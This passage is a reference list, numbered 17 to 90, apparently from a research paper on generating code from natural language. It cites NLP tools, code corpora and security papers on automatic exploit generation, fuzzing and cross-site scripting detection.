- [17] E. Brill, “A Simple Rule-Based Part of Speech Tagger,” in *Proceedings of the Third Conference on Applied Natural Language Processing*, ANLC ’92, p. 152–155, 1992.
- [18] G. Cloud, “BigQuery: Cloud Data Warehouse — Google Cloud.” <https://cloud.google.com/bigquery>, 2021. Retrieved 09-19-2021.
- [19] G. Software, “Sentence Rephraser.” <https://www.gingersoftware.com/products/sentence-rephraser>, 2022. Retrieved 4-19-2022.
- [20] N. Project, “NLTK: Natural Language Toolkit”.” <https://www.nltk.org/>, 2022. Retrieved 4-19-2022.
- [21] E. Burns, “What Is Machine Learning and Why Is It Important?.” <https://www.techtarget.com/searchenterpriseai/definition/machine-learning-ML>, 2022. Retrieved 07-29-2022.
- [22] R. Tatman, “Evaluating Text Output in NLP: BLEU at Your Own Risk.” <https://towardsdatascience.com/evaluating-text-output-in-nlp-bleu-at-your-own-risk-e8609665a213>, 2019. Retrieved 03-30-2021.
- [23] C. Secure, “The 12 Exploits of XSS-mas.” <https://playground.insecure.chefsecure.com/the-12-exploits-of-xssmas>, 2019. Retrieved 04-01-2021.
- [24] G. Research, “Welcome to Colab!” https://colab.research.google.com/?utm_source=scs-index, 2022. Retrieved 4-19-2022.
- [25] Q. XM, “Qualtrics XM — The Leading Experience Management Software.” <https://www.qualtrics.com/>, 2022. Retrieved 04-13-2022.

- [26] W. You, P. Zong, K. Chen, X. Wang, X. Liao, P. Bian, and B. Liang, “SemFuzz: Semantics-Based Automatic Generation of Proof-of-Concept Exploits,” in *Proceedings of the Conference on Computers and Communications Security (ACM CCS)*, p. 2139–2154, 2017.
- [27] MITRE, “About the CVE Program.” <https://www.cve.org/About/Overview>, 2022. Retrieved 08-03-2022.
- [28] Atlassian, “Advanced Git log.” <https://www.atlassian.com/git/tutorials/git-log>, 2022. Retrieved 08-03-2022.
- [29] W. Ling, P. Blunsom, E. Grefenstette, K. M. Hermann, T. KoČiský, F. Wang, and A. Senior, “Latent Predictor Networks for Code Generation,” in *Proceedings of the Association for Computational Linguistics (Volume 1: Long Papers) (ACL)*, pp. 599–609, 2016.
- [30] A. V. M. Barone and R. Sennrich, “A Parallel Corpus of Python Functions and Documentation Strings for Automated Code Documentation and Code Generation,” in *The 8th International Joint Conference on Natural Language Processing (IJCNLP 2017)*, pp. 314–319, 2017.
- [31] M. Gordon and D. Harel, “Generating Executable Scenarios from Natural Language,” in *International Conference on Computational Linguistics and Intelligent Text Processing (CICLing)*, pp. 456–467, 2009.
- [32] Mozilla, “Working with JSON.” <https://developer.mozilla.org/en-US/docs/Learn/JavaScript/Objects/JSON>, 2022. Retrieved 08-03-2022.
- [33] F. Hoffa, “Google BigQuery Public Datasets Now Include Stack Overflow Q&A.” <https://cloud.google.com/blog/topics/public-datasets/google-bigquery-public-datasets-now-include-stack-overflow-q-a>, 2016. Retrieved 08-03-2022.
- [34] C. M. University, “CoNaLa: The Code/Natural Language Challenge.” <https://conala-corpus.github.io/>, 2019. Retrieved 04-01-2021.
- [35] Transcrypt, “Transcrypt - Python in the Browser - Lean, Fast, Open!” <https://www.transcrypt.org/docs/html/index.html>, 2016. Retrieved 04-01-2021.
- [36] SpaCy, “Spacy: Industrial-Strength Natural Language Processing in Python.” <https://spacy.io/>, 2020. Retrieved 03-20-2020.
- [37] M. Webster, “Proper Noun.” <https://www.merriam-webster.com/dictionary/proper%20noun>, 2022. Retrieved 08-02-2022.
- [38] S. Kostadinov, “Understanding Encoder-Decoder Sequence to Sequence Model,” 2019. Retrieved 03-15-2020.

- [39] D. Bahdanau, K. Cho, and Y. Bengio, “Neural Machine Translation by Jointly Learning to Align and Translate,” *Computing Research Repository (CoRR) on Arxiv.org*, pp. 1–15, 2015.
- [40] G. Neubig, M. Sperber, X. Wang, M. Felix, A. Matthews, S. Padmanabhan, Y. Qi, D. Sachan, P. Arthur, P. Godard, J. Hewitt, R. Riad, and L. Wang, “XNMT: The eXtensible Neural Machine Translation Toolkit,” in *Proceedings of the 13th Conference of the Association for Machine Translation in the Americas (Volume 1: Research Track) (AMTA)*, pp. 185–192, 2018.
- [41] D. P. Kingma and J. Ba, “Adam: A Method for Stochastic Optimization,” *International Conference on Learning Representations*, pp. 1–15, 2014.
- [42] G. Neubig, M. Sperber, X. Wang, M. Felix, A. Matthews, S. Padmanabhan, Y. Qi, D. Sachan, P. Arthur, P. Godard, J. Hewitt, R. Riad, and L. Wang, “XNMT: The eXtensible Neural Machine Translation Toolkit,” in *Proceedings of the 13th Conference of the Association for Machine Translation in the Americas (Volume 1: Research Track)*, pp. 185–192, Mar. 2018.
- [43] Z. Feng, D. Guo, D. Tang, N. Duan, X. Feng, M. Gong, L. Shou, B. Qin, T. Liu, D. Jiang, and M. Zhou, “CodeBERT: A Pre-Trained Model for Programming and Natural Languages,” 2020.
- [44] R. Patwardhan, “CPU vs. GPU — Best Use Cases For Each.” <https://www.weka.io/blog/cpu-vs-gpu>, 2021. Retrieved 08-02-2022.
- [45] Anonymous, “HIJaX model.” <https://github.com/HIJAXAnonymousRepo/HIJAX>, 2020. Retrieved 04-01-2021.
- [46] N. Lomas, “Ginger Software Adds Sentence Rephraser to Android Proofreading Keyboard to Reword Your Written English.” <https://techcrunch.com/2013/09/16/ginger-sentence-rephraser/>, 2013. Retrieved 05-26-2022.
- [47] Johnbumgarner, “Wordhoard.” <https://wordhoard.readthedocs.io/en/latest/>, 2022. Retrieved 04-24-2022.
- [48] P. P. R., “PyMultiDictionary.” <https://pypi.org/project/PyMultiDictionary/>, 2022. Retrieved 04-24-2022.
- [49] C. Fellbaum, “A Lexical Database for English.” <https://wordnet.princeton.edu/>, 2005. Retrieved 05-26-2022.
- [50] Selenium, “SeleniumHQ Browser Automation.” <https://www.selenium.dev/>, 2020. Retrieved 04-01-2021.
- [51] Google, “Google Sheets: Online Spreadsheet Editor.” <https://www.google.com/sheets/about/>, 2022. Retrieved 05-26-2022.

- [52] Google, “Personal Cloud Storage & File Sharing Platform - Google.” <https://www.google.com/drive/>, 2022. Retrieved 05-26-2022.
- [53] Amazon, “Cloud Computing Services - Amazon Web Services (AWS).” <https://aws.amazon.com/>, 2022. Retrieved 05-26-2022.
- [54] Brave, “What is Brave Search?.” <https://brave.com/search/>, 2022. Retrieved 08-03-2022.
- [55] K. Frank, “What Is DuckDuckGo & Who Uses This Alternative Search Engine?.” <https://www.searchenginejournal.com/duckduckgo-overview/443307/>, 2022. Retrieved 08-03-2022.
- [56] C. Horan, “Can GPT-3 or BERT Ever Understand Language? The Limits of Deep Learning Language Models.” <https://neptune.ai/blog/gpt-3-bert-limits-of-deep-learning-language-models>, 2022. Retrieved 07-05-2022.
- [57] A. Romero, “A Complete Overview of GPT-3 - The Largest Neural Network Ever Created.” <https://towardsdatascience.com/gpt-3-a-complete-overview-190232eb25fd>, 2021. Retrieved 04-29-2022.
- [58] S. Das, “GPT-3 vs BERT for NLP Tasks.” <https://analyticsindiamag.com/gpt-3-vs-bert-for-nlp-tasks>, 2020. Retrieved 04-29-2022.
- [59] A. Alford, “OpenAI Announces 12 Billion Parameter Code-Generation AI Codex.” <https://www.infoq.com/news/2021/08/openai-codex/>, 2021. Retrieved 07-05-2022.
- [60] A. V. M. Barone and R. Sennrich, “A Parallel Corpus of Python Functions and Documentation Strings for Automated Code Documentation and Code Generation,” 2017.
- [61] S. A. Mokhov, J. Paquet, and M. Debbabi, “The Use of NLP Techniques in Static Code Analysis to Detect Weaknesses and Vulnerabilities,” in *Canadian Conference on Artificial Intelligence (CAIAC)*, pp. 326–332, 2014.
- [62] S. Iyer, I. Konstas, A. Cheung, and L. Zettlemoyer, “Summarizing Source Code using a Neural Attention Model,” in *Proceedings of the Association for Computational Linguistics (Volume 1: Long Papers)*, pp. 2073–2083, 2016.
- [63] M. Allamanis, D. Tarlow, A. Gordon, and Y. Wei, “Bimodal Modelling of Source Code and Natural Language,” in *Proceedings of the International Conference on Machine Learning (ICML)*, pp. 2123–2132, 2015.
- [64] A. Giordani and A. Moschitti, “Translating Questions to SQL Queries with Generative Parsers Discriminatively Reranked,” in *Proceedings of International Conference on Computational Linguistics 2012: Posters - (COLING)*, pp. 401–410, 2012.

- [65] M. Zhang and H. Yin, “AppSealer: Automatic Generation of Vulnerability-Specific Patches for Preventing Component Hijacking Attacks in Android Applications,” in *Network and Distributed System Security Symposium 2014 (NDSS)*, 2014.
- [66] M. Mohammadi, B. Chu, and H. R. Lipford, “Detecting Cross-Site Scripting Vulnerabilities through Automated Unit Testing,” in *2017 International Conference on Software Quality, Reliability and Security (QRS)*, pp. 364–373, 2017.
- [67] M. Samuel, P. Saxena, and D. Song, “Context-Sensitive Auto-Sanitization in Web Templating Languages Using Type Qualifiers,” in *Proceedings of the Association for Computing Machinery Conference on Computer and Communications Security (ACM CCS)*, p. 587–600, 2011.
- [68] E. Wong, J. Yang, and L. Tan, “AutoComment: Mining Question and Answer Sites for Automatic Comment Generation,” in *Proceedings of the 28th IEEE/ACM International Conference on Automated Software Engineering, ASE’13*, p. 562–567, 2013.
- [69] S. Iyer, I. Konstas, A. Cheung, and L. Zettlemoyer, “Summarizing Source Code using a Neural Attention Model,” in *Proceedings of the 54th Annual Meeting of the Association for Computational Linguistics (Volume 1: Long Papers)*, pp. 2073–2083, Aug. 2016.
- [70] L. Ponzanelli, G. Bavota, M. Di Penta, R. Oliveto, and M. Lanza, “Mining Stack Overflow to Turn the IDE into a Self-Confident Prog. Prompter,” in *Proceedings of the 11th Working Conference on Mining Software Repositories, MSR 2014*, p. 102–111, 2014.
- [71] T. N. Brooks, “Survey of Automated Vulnerability Detection and Exploit Generation Techniques in Cyber Reasoning Systems,” *CoRR*, vol. abs/1702.06162, 2017.
- [72] V. A. Padaryan, V. V. Kaushan, and A. N. Fedotov, “Automated Exploit Generation for Stack Buffer Overflow Vulnerabilities,” *Programming Computation Software*, vol. 41, p. 373–380, Nov. 2015.
- [73] L. Xu, W. Jia, W. Dong, and Y. Li, “Automatic Exploit Generation for Buffer Overflow Vulnerabilities,” in *2018 IEEE International Conference on Software Quality, Reliability and Security Companion (QRS-C)*, pp. 463–468, 2018.
- [74] S. K. Cha, T. Avgerinos, A. Rebert, and D. Brumley, “Unleashing Mayhem on Binary Code,” in *Proceedings of the 2012 IEEE Symposium on Security and Privacy, SP ’12*, p. 380–394, 2012.
- [75] A. Bittau, A. Belay, A. Mashtizadeh, D. Mazieres, and D. Boneh, “Hacking Blind,” in *2014 IEEE Symposium on Security and Privacy (SP)*, pp. 227–242, may 2014.

- [76] K. Böttinger and C. Eckert, “DeepFuzz: Triggering Vulnerabilities Deeply Hidden in Binaries,” in *Proceedings of the 13th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment - Volume 9721*, DIMVA 2016, p. 25–34, 2016.
- [77] W. Wu, Y. Chen, J. Xu, X. Xing, X. Gong, and W. Zou, “FUZE: Towards Facilitating Exploit Generation for Kernel Use-After-Free Vulnerabilities,” in *Proceedings of the 27th USENIX Conference on Security Symposium*, SEC’18, p. 781–797, 2018.
- [78] S. Heelan, T. Melham, and D. Kroening, “Automatic Heap Layout Manipulation for Exploitation,” in *Proceedings of the 27th USENIX Conference on Security Symposium*, SEC’18, p. 763–779, 2018.
- [79] M. Conti, S. Crane, L. Davi, M. Franz, P. Larsen, M. Negro, C. Liebchen, M. Qunaibit, and A.-R. Sadeghi, “Losing Control: On the Effectiveness of Control-Flow Integrity Under Stack Attacks,” in *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, CCS ’15, p. 952–963, 2015.
- [80] D. Repel, J. Kinder, and L. Cavallaro, “Modular Synthesis of Heap Exploits,” in *Proceedings of the 2017 Workshop on Prog. Languages and Analysis for Security*, PLAS ’17, p. 25–35, 2017.
- [81] H. Hu, Z. L. Chua, S. Adrian, P. Saxena, and Z. Liang, “Automatic Generation of Data-Oriented Exploits,” in *Proceedings of the 24th USENIX Conference on Security Symposium*, SEC’15, p. 177–192, 2015.
- [82] N. Stephens, J. Grosen, C. Salls, A. Dutcher, R. Wang, J. Corbetta, Y. Shoshitaishvili, C. Kruegel, and G. Vigna, “Driller: Augmenting Fuzzing Through Selective Symbolic Execution,” in *Proceedings of 23rd Annual Network and Distributed System Security Symposium*, vol. 16, pp. 1–16, 2016.
- [83] D. Gallinger and R. Gjomemo, “Static Detection and Automatic Exploitation of Intent Message Vulnerabilities in Android Applications,” in *CODASPY ’15*, 2015.
- [84] L. Luo, Q. Zeng, C. Cao, K. Chen, J. Liu, L. Liu, N. Gao, M. Yang, X. Xing, and P. Liu, “System Service Call-Oriented Symbolic Execution of Android Framework with Applications to Vulnerability Discovery and Exploit Generation,” in *Proceedings of the 15th Annual International Conference on Mobile Systems, Applications, and Services*, MobiSys ’17, p. 225–238, 2017.
- [85] J. Garcia, M. Hammad, N. Ghorbani, and S. Malek, “Automatic Generation of Inter-Component Communication Exploits for Android Applications,” in *Proceedings of the 2017 11th Joint Meeting on Foundations of Software Engineering*, ESEC/FSE 2017, p. 661–671, 2017.

- [86] L. Luo, Q. Zeng, C. Cao, K. Chen, J. Liu, L. Liu, N. Gao, M. Yang, X. Xing, and P. Liu, “System Service Call-Oriented Symbolic Execution of Android Framework with Applications to Vulnerability Discovery and Exploit Generation,” in *Proceedings of the 15th Annual International Conference on Mobile Systems, Applications, and Services*, MobiSys ’17, p. 225–238, 2017.
- [87] M. Yuan, Y. Li, and Z. Li, “Hijacking Your Routers via Control-Hijacking URLs in Embedded Devices with Web Interfaces,” *Information and Communications Security*, vol. 10631, pp. 363–373, 2017.
- [88] S.-K. Huang, H.-L. Lu, W.-M. Leong, and H. Liu, “CRAXweb: Automatic Web Application Testing and Attack Generation,” in *Proceedings of the 2013 IEEE 7th International Conference on Software Security and Reliability*, SERE ’13, p. 208–217, 2013.
- [89] A. Alhuzali, B. Eshete, R. Gjomemo, and V. Venkatakrisnan, “Chainsaw: Chained Automated Workflow-Based Exploit Generation,” in *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS ’16, p. 641–652, 2016.
- [90] W. You, P. Zong, K. Chen, X. Wang, X. Liao, P. Bian, and B. Liang, “Sem-Fuzz: Semantics-Based Automatic Generation of Proof-of-Concept Exploits,” in *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS ’17, p. 2139–2154, 2017.